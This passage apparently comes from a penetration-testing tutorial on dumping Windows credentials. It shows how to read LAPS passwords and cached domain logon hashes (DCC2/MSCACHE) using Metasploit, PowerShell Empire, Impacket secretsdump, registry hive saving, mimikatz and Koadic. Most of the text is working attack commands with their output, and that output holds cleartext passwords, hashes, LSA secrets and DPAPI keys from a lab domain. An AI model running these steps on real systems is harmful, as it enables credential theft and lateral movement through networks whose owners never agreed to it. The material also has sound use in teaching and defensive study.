
```
msf5 > use post/windows/gather/credentials/enum_laps
msf5 post(windows/gather/credentials/enum_laps) > set session 1
session ⇒ 1
msf5 post(windows/gather/credentials/enum_laps) > exploit

[*] Parsing results ...
Local Administrator Password Solution (LAPS) Results
====================================================

 distinguishedName                      dNSHostName          ms-MCS-AdmPwd   ms-MCS-AdmPwdExpiration
 -----------------                      -----------          -------------   -----------------------
 CN=CLIENT1,OU=Tech,DC=ignite,DC=local  Client1.ignite.local  k.%)0#c8(X4r5W  25/06/2020 16:34:17 GMT

[+] Results saved to: /root/.msf4/loot/20200526165751_default_192.168.1.106_laps.passwords_183295.txt
[*] Post module execution completed
```

PowerShell Empire

The same can be done with the help of PowerShell Empire, it allows an attacker to dump the end-user's credentials through a compromised account. It uses a PowerShell script to get the LAPS password with the help of the following:

```
usemodule credential/get_lapspasswords
execute
```

Similarly, we it will also dump password in cleartext; thus, an attacker can access the other machine present in the network with the help of extracted credentials.



```
(Empire: 7AECW39S) > usemodule credentials/get_lapspasswords
(Empire: powershell/credentials/get_lapspasswords) > execute
[*] Tasked 7AECW39S to run TASK_CMD_JOB
[*] Agent 7AECW39S tasked with task ID 1
[*] Tasked agent 7AECW39S to run module powershell/credentials/get_lapspasswords
(Empire: powershell/credentials/get_lapspasswords) >
Job started: 8HFECR


Hostname   : WIN-S0V7KMTVLD2.ignite.local
Stored     : 0
Readable   : 0
Password   :
Expiration : NA

Hostname   : Client1.ignite.local
Stored     : 1
Readable   : 1
Password   : k.%)0#c8(X4r5W
Expiration : 6/25/2020 1:34:17 PM
```

Credential Dumping: Domain Cache Credential

Credential Dumping: Domain Cache Credential

Domain Cache credential (DCC2)

Microsoft Windows stores previous users' logon information locally so that they can log on if a logon server is unreachable during later logon attempts. This is known as **Domain Cache credential** (DCC) but in-actually it is also known as **MSCACHE** or **MSCASH** hash. It sorted the hash of the user's password that you can't perform pass-the-hash attacks with this type of hash. It uses MSCACHE algorithm for generating password hash and that are stored locally in the Windows registry of the Windows operating system. These hashes are stored in the Windows registry, by default the last 10 hashes.

There two versions of MSCASH/MSCACHE or DCC


- MSCACHEV1 or DCC1 used before Vista Server 2003
- MSCACHEV2 or DCC2 used after Vista & Server 2003

Metasploit

Metasploit helps the pen tester to extract the stored hashes by exploiting the registry for MSCACHE stored hashes. This module uses the registry to extract the stored domain hashes that have been cached as a result of a GPO setting. The default setting on Windows is to store the last ten successful logins.

```
use post/windows/gather/cachedump

set session 2

exploit
```

As a result, it will dump the password hashes, and these fetched from inside DCC2/MSCACHE as shown in the image given below.




```
msf5 > use post/windows/gather/cachedump
msf5 post(windows/gather/cachedump) > set session 2
session ⇒ 2
msf5 post(windows/gather/cachedump) > exploit

[*] Executing module against CLIENT1
[*] Cached Credentials Setting: 10 - (Max is 50 and 0 disables, and 10 is default)
[*] Obtaining boot key ...
[*] Obtaining Lsa key ...
[*] Vista or above system
[*] Obtaining NL$KM ...
[*] Dumping cached credentials ...
[*] Hash are in MSCACHE_VISTA format. (mscash2)
[+] MSCACHE v2 saved in: /root/.msf4/loot/20200609135827_default_192.168.1.106_mscache2.creds_955866.txt
[*] John the Ripper format:
# mscash2
yashika:$DCC2$10240#yashika#da2d69f73adbacec5ec08ad96c2abe7e:IGNITE.LOCALy:IGNITE
administrator:$DCC2$10240#administrator#9da647334c54c309cea20b225734b73e:IGNITE.LOCALA:IGNITE
svc_sqlservice:$DCC2$10240#svc_sqlservice#a0a857dde087d514da2afd227246f4d2:IGNITE.LOCALS:IGNITE
aarti:$DCC2$10240#aarti#5369c756f7c979cbfdc691d39d3c7581:IGNITE.LOCALa:IGNITE
kavish:$DCC2$10240#kavish#5736fb23780ecc0384fb19a76a675826:IGNITE.LOCALk:IGNITE
raaz:$DCC2$10240#raaz#0597231460bed6b47fcaa71973f2080b:IGNITE.LOCALr:IGNITE

[*] Post module execution completed
```

Impacket

This hash can be extracted using python impacket libraries, this required system and security files stored inside the registry. With the help of the following command, you can pull out these files from the registry and save them on your local machine.

```
reg save hklm\system c:\system
reg save hklm\security c:\security
```




```
C:\Windows\system32>reg save hklm\system c:\system
The operation completed successfully.

C:\Windows\system32>reg save hklm\security c:\security
The operation completed successfully.

C:\Windows\system32>_
```

Further copy the system and security file on that platform where impacket is installed, in our case we copied it inside kali Linux and use the following for extracting DCC2/MSCACHE hashes.

```
python secretsdump.py -security -system system LOCAL
```

Boom!!!! You will get the DCC2/MSCACHEv2 hashes on your screen.




```
root@kali:~/impacket/examples# python secretsdump.py -security security -system system LOCAL
Impacket v0.9.21.dev1+20200220.181330.03cbe6e8 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0×5738fb1ede1d5807545d124d68cf48c7
[*] Dumping cached domain logon information (domain/username:hash)
IGNITE.LOCAL/yashika:$DCC2$10240#yashika#da2d69f73adbacec5ec08ad96c2abe7e
IGNITE.LOCAL/Administrator:$DCC2$10240#Administrator#9da647334c54c309cea20b225734b73e
IGNITE.LOCAL/SVC_SQLService:$DCC2$10240#SVC_SQLService#a0a857dde087d514da2afd227246f4d2
IGNITE.LOCAL/aarti:$DCC2$10240#aarti#5369c756f7c979cbfdc691d39d3c7581
IGNITE.LOCAL/kavish:$DCC2$10240#kavish#5736fb23780ecc0384fb19a76a675826
IGNITE.LOCAL/raaz:$DCC2$10240#raaz#0597231460bed6b47fcaa71973f2080b
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:fa31a8a7ac1de89db6d2851220f829e6910ac171cff38bf3b7642c7e00b38f8ebf5
708cdcd125e9f34e55eda10047dfab4951c9d9e0cc616dbf7c85b25dd2fb3e27cde2e446ac57dd417bb8fdd63ff57722d4a
b5eb8b70be22ccd6be6ab417932ec2311d4e84aacc
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:208d076354f935628ad3469ab5409ab3
[*] DPAPI_SYSTEM
dpapi_machinekey:0×2946cf2ce1aa31888ae9e4710fec21ffdb457a7b
dpapi_userkey:0×e1539545de58a462e1cc7618ec84c244874a2775
[*] NL$KM
 0000   CD 77 68 E8 84 E7 A0 B5  6F C1 6F 94 CA BA 0A 25   .wh.....o.o....%
 0010   33 FF 7E 9B 4C C6 0C 81  E4 B8 CA 9D AC 0B 8B DD   3.~.L...........
 0020   08 64 82 73 1F D4 AA 8A  4D E1 B8 F3 18 31 D9 88   .d.s....M....1..
 0030   33 C2 0E 2F 74 AA EF 51  D8 79 65 E1 5B 14 DA 33   3../t..Q.ye.[..3
NL$KM:cd7768e884e7a0b56fc16f94caba0a2533ff7e9b4cc60c81e4b8ca9dac0b8bdd086482731fd4aa8a4de1b8f31831d
```

Mimikatz

As we all know, mimikatz is one of the best penetration testing tools for credential dumping windows. So, we can get DCC2 / MSCACHEv2 hashes using mimikatz by installing it on a compromised host and executing the following command:

```
privilege::debug
token::elevate
lsadump::cache
```

And again, you will get the MSCACHEv2 hashes on your screen.




```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

576     {0;000003e7} 1 D 42155          NT AUTHORITY\SYSTEM     S-1-
 -> Impersonated !
 * Process Token : {0;00391d03} 1 D 3743630     IGNITE\Administrator
 * Thread Token  : {0;000003e7} 1 D 3804758     NT AUTHORITY\SYSTEM

mimikatz # lsadump::cache
Domain : CLIENT1
SysKey : 5738fb1ede1d5807545d124d68cf48c7

Local name : CLIENT1 ( S-1-5-21-693598195-96689810-1185049621 )
Domain name : IGNITE ( S-1-5-21-3523557010-2506964455-2614950430 )
Domain FQDN : ignite.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {c491b5d0-53a7-f730-e01d-44571080ed90}
  [00] {c491b5d0-53a7-f730-e01d-44571080ed90} dad102b302e4f160da4e57

* Iteration is set to default (10240)

[NL$1 - 6/9/2020 10:33:39 AM]
RID       : 00000649 (1609)
User      : IGNITE\yashika
MsCacheV2 : da2d69f73adbacec5ec08ad96c2abe7e

[NL$2 - 5/11/2020 1:01:37 PM]
RID       : 000001f4 (500)
User      : IGNITE\Administrator
MsCacheV2 : 9da647334c54c309cea20b225734b73e

[NL$3 - 5/16/2020 12:30:12 PM]
RID       : 00000646 (1606)
User      : IGNITE\SVC_SQLService
MsCacheV2 : a0a857dde087d514da2afd227246f4d2

[NL$4 - 5/16/2020 1:40:31 PM]
RID       : 00000642 (1602)
User      : IGNITE\aarti
MsCacheV2 : 5369c756f7c979cbfdc691d39d3c7581

[NL$5 - 6/1/2020 12:27:44 PM]
RID       : 00000644 (1604)
User      : IGNITE\kavish
MsCacheV2 : 5736fb23780ecc0384fb19a76a675826

[NL$6 - 6/1/2020 12:57:40 PM]
RID       : 00000647 (1607)
User      : IGNITE\raaz
MsCacheV2 : 0597231460bed6b47fcaa71973f2080b
```

PowerShell Empire

Moving to our next technique, PowerShell Empire has a module that extracts the MSCACHEV2 hashes from the inside registry of the compromised machine. So, download and run Empire on your local machine and compromise the host machine once to use the empire post module and then type as follows:

```
usemodule credentails/mimikatz/cache

set agent <agent_id>

execute
```

And again, you will get the MSCACHEv2 hashes on your screen.




```
(Empire: 8HC53X4L) > usemodule credentials/mimikatz/cache
(Empire: powershell/credentials/mimikatz/cache) > set Agent 8HC53X4L
(Empire: powershell/credentials/mimikatz/cache) > execute
[*] Tasked 8HC53X4L to run TASK_CMD_JOB
[*] Agent 8HC53X4L tasked with task ID 4
[*] Tasked agent 8HC53X4L to run module powershell/credentials/mimikatz/cache
(Empire: powershell/credentials/mimikatz/cache) >
Job started: U5NSFZ

Hostname: Client1.ignite.local / S-1-5-21-3523557010-2506964455-2614950430

  .#####.   mimikatz 2.2.0 (x64) #19041 May 20 2020 14:57:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

576     {0;000003e7} 1 D 42155          NT AUTHORITY\SYSTEM     S-1-5-18
 -> Impersonated !
 * Process Token : {0;0034462b} 1 D 3430253     IGNITE\Administrator    S-1-5-2
 * Thread Token  : {0;000003e7} 1 D 4033202     NT AUTHORITY\SYSTEM     S-1-5-1

mimikatz(powershell) # lsadump::cache
Domain : CLIENT1
SysKey : 5738fb1ede1d5807545d124d68cf48c7

Local name : CLIENT1 ( S-1-5-21-693598195-96689810-1185049621 )
Domain name : IGNITE ( S-1-5-21-3523557010-2506964455-2614950430 )
Domain FQDN : ignite.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {c491b5d0-53a7-f730-e01d-44571080ed90}
  [00] {c491b5d0-53a7-f730-e01d-44571080ed90} dad102b302e4f160da4e5761bffefb082

* Iteration is set to default (10240)

[NL$1 - 6/9/2020 10:33:39 AM]
RID       : 00000649 (1609)
User      : IGNITE\yashika
MsCacheV2 : da2d69f73adbacec5ec08ad96c2abe7e

[NL$2 - 5/11/2020 1:01:37 PM]
RID       : 000001f4 (500)
User      : IGNITE\Administrator
MsCacheV2 : 9da647334c54c309cea20b225734b73e

[NL$3 - 5/16/2020 12:30:12 PM]
RID       : 00000646 (1606)
User      : IGNITE\SVC_SQLService
MsCacheV2 : a0a857dde087d514da2afd227246f4d2
```

Koadic

Just like the Powershell empire, you can use koadic to extract the DCC2 hashes. You can read more about koadic from **here**. Run following module to hashes:

```
use mimikatz_dotnet2js
set MIMICMD lsadump::cache
```

And again, you will get the MSCACHEv2 hashes on your screen.



